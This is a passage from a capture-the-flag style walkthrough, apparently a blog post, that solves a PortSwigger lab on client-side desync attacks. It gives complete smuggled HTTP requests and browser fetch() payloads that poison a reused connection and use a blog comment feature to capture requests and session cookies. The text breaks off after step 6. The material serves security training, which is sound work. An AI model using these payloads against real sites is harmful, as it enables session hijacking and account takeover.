
The lab
here is how portswigger describes it
This lab is vulnerable to client-side desync attacks because the server ignores the Content-Length header on requests to some endpoints. You can exploit this to induce a victim's browser to disclose its session cookie.
To solve the lab:
Identify a client-side desync vector in Burp, then confirm that you can replicate this in your browser.
Identify a gadget that enables you to store text data within the application.
Combine these to craft an exploit that causes the victim's browser to issue a series of cross-domain requests that leak their session cookie.
Use the stolen cookie to access the victim's account.
this lab is a real turning point so it is worth reading slowly. every smuggling lab before it needed a front end and a back end disagreeing with each other. this one needs neither. the desync happens between the victim's own browser and the server, which is why it is called a client side desync. there is no middle server to trick, we trick the victim's browser into attacking itself.
what a client side desync actually is?#
let me build the idea up from the start, because it is genuinely different from everything before.
browsers reuse connections. when your browser talks to a site, it does not open a fresh connection for every request, it keeps one open and sends several requests down it one after another, to be fast. that reuse is normally invisible and harmless.
now suppose the server has an endpoint that ignores the Content-Length header. Content-Length is how a request says how many bytes of body follow. if the server ignores it on some endpoint, then when our browser sends a POST with a body to that endpoint, the server reads the headers, decides the request is over, and never consumes the body. but the body bytes are still there, sitting in the connection. the server treats those leftover bytes as the beginning of the next request on that connection.
so if we can make a browser send a POST whose body is actually a smuggled http request, the server leaves that smuggled request parked in the connection, and the browser's very next request gets glued onto it. because it is the victim's own browser and its own connection, the smuggled request runs with the victim's cookies. that is the whole engine of the attack, an endpoint that ignores Content-Length lets us hide a request inside a body, and the browser's connection reuse delivers it.
Step 1 - Find the endpoint that ignores content length#
why we hunt for this endpoint, in short, an endpoint that ignores Content-Length is what lets the body of one request be misread as a second request, and without one there is no desync to exploit.
we send a GET / and see that it redirects us to /en.

then in repeater we disable the update content length option, convert the request to a POST, set Content-Length to 1, and leave the body empty.

normally a server told to expect 1 byte of body would wait for that byte before answering. here it responds immediately, without waiting. that tells us the server is ignoring the Content-Length on this endpoint, which is exactly the behaviour we need.
Step 2 - Confirm the desync in burp#
now we prove we can smuggle. we re enable update content length, and add a smuggling prefix to the body.
POST / HTTP/1.1
Host: your-lab-id.h1-web-security-academy.net
Connection: keep-alive
Content-Length: correct-length

GET /hopefully404 HTTP/1.1
Foo: x

the body of our POST / is itself a request, GET /hopefully404, aimed at a path that does not exist. we add a second, normal GET / request to the tab group after this one, enable http/1.1 connection reuse, set the send mode to send group in sequence on a single connection, and set the first request's Connection header to keep-alive so the connection stays open. then we send the sequence.

the second request, the normal GET /, comes back as a 404. that is the proof. our smuggled GET /hopefully404 was left in the connection and got prepended to the second request, so the server answered /hopefully404 and returned a 404. the desync works.
Step 3 - Replicate the desync in a real browser#

burp proved the desync, but the real attack has to run in the victim's browser, so we replicate it there. we open a separate chrome instance that is not proxied through burp, go to the exploit server, open developer tools, select the network tab, turn on preserve log, and clear it. then in the console we run this.
fetch('https://your-lab-id.h1-web-security-academy.net', {
    method: 'POST',
    body: 'GET /hopefully404 HTTP/1.1\r\nFoo: x',
    mode: 'cors',
    credentials: 'include',
}).catch(() => {
    fetch('https://your-lab-id.h1-web-security-academy.net', {
        mode: 'no-cors',
        credentials: 'include'
    })
})
the first fetch sends a POST to the site, and its body is our smuggled request, GET /hopefully404. that is the poisoning request, it leaves our smuggled prefix sitting in the browser's connection. credentials: 'include' tells the browser to send cookies with the request, which matters later when the victim's own cookies need to ride along.
the mode: 'cors' is a deliberate trick. we actually want this first request to fail with a cors error. why, because a cors error stops the browser from following the redirect that / would normally send, and following that redirect would use up and reset our poisoned connection before we could exploit it. by forcing the error we freeze the connection in its poisoned state.
then .catch(() => { ... }) runs the moment that error happens, and inside it we fire a second fetch on the same connection. this second request is the one that collides with our smuggled prefix. so the sequence is, poison the connection, catch the deliberate error, then send a follow up request that gets glued to the smuggled prefix.

on the network tab we see two requests, the main one with a cors error, and a home page request that came back 404. the 404 is our smuggled /hopefully404 showing through, so the desync fires from a browser too.
Step 4 - Find a gadget that stores text#

leaking a cookie means we need somewhere to make the victim's request land where we can read it. the lab has a comment feature on its blog posts, and comments are stored and displayed, so a comment is our storage gadget. we visit a post, and from the proxy history we find the GET /en/post?postId=x request and note three things we will need, the postId, our session and _lab_analytics cookies, and the csrf token.
Step 5 - Capture your own request in a comment#
now we combine the desync with the comment gadget. we smuggle a comment post whose comment body is left hungry, so it swallows the next request and stores it as the comment text.
POST / HTTP/1.1
Host: your-lab-id.h1-web-security-academy.net
Connection: keep-alive
Content-Length: correct-length

POST /en/post/comment HTTP/1.1
Host: your-lab-id.h1-web-security-academy.net
Cookie: session=your-session-cookie; _lab_analytics=your-lab-cookie
Content-Length: bytes-to-capture
Content-Type: x-www-form-urlencoded
Connection: keep-alive

csrf=your-csrf-token&postId=your-post-id&name=wiener&[email protected]&website=https://ginandjuice.shop&comment=
then a second request to capture.
GET /capture-me HTTP/1.1
Host: your-lab-id.h1-web-security-academy.net



the trick is in the nested Content-Length on the comment. the comment body ends at comment= with nothing after it, but we set the comment request's Content-Length to a number larger than that, so the server keeps reading past our short body and pulls the next request, GET /capture-me, into the comment value. the note to remember is that this capture length must be larger than the body of our comment prefix but smaller than the whole follow up request, so we grab the start of the next request and not too much. we view the comment section and there is our captured GET /capture-me stored as a comment.
take a breath :o what just happened#
this is a good place to stop and re read, because a lot came together. here is the whole chain so far in order.
the server ignores Content-Length on the / endpoint. so when we send a POST / whose body contains a second request, the server ignores the body length, thinks our POST ended at its headers, and leaves the body, our second request, waiting in the connection.
the connection is reused, so the next request that goes down it gets stuck onto the end of our waiting request. in step two that next request was a plain GET / and it came back a 404 because our smuggled GET /hopefully404 ran instead.
in step five we made the smuggled request a comment post instead, and gave its comment field a deliberately oversized Content-Length. so when the follow up request arrived, it did not just get prepended, it got read in as the body of the comment, and the comment feature stored it. that is how a request the browser makes ends up saved as visible text we can read back.
everything left is aiming this at the victim instead of ourselves, so that the request that gets captured is theirs, carrying their session cookie.
Step 6 - Replicate the capture in the browser#
first we prove the capture works from a browser, same setup as before, a clean chrome, the exploit server, the console, and this fetch.
fetch('https://your-lab-id.h1-web-security-academy.net', {
    method: 'POST',
    body: 'POST /en/post/comment HTTP/1.1\r\nHost: your-lab-id.h1-web-security-academy.net\r\nCookie: session=your-session-cookie; _lab_analytics=your-lab-cookie\r\nContent-Length: bytes-to-capture\r\nContent-Type: x-www-form-urlencoded\r\nConnection: keep-alive\r\n\r\ncsrf=your-csrf-token&postId=your-post-id&name=wiener&[email protected]&website=https://portswigger.net&comment=',
    mode: 'cors',
    credentials: 'include',
}).catch(() => {
    fetch('https://your-lab-id.h1-web-security-academy.net/capture-me', {
        mode: 'no-cors',
        credentials: 'include'
    })
})
what this code is doing, it is the same two step dance as before but carrying the comment payload. the first fetch sends a POST / whose body is the entire smuggled comment request, cookies, csrf, oversized Content-Length and all, which poisons the connection. the deliberate cors error is caught, and the second fetch requests /capture-me on the same poisoned connection, so that request gets pulled into the comment and stored. credentials: 'include' on both means the browser attaches its cookies.
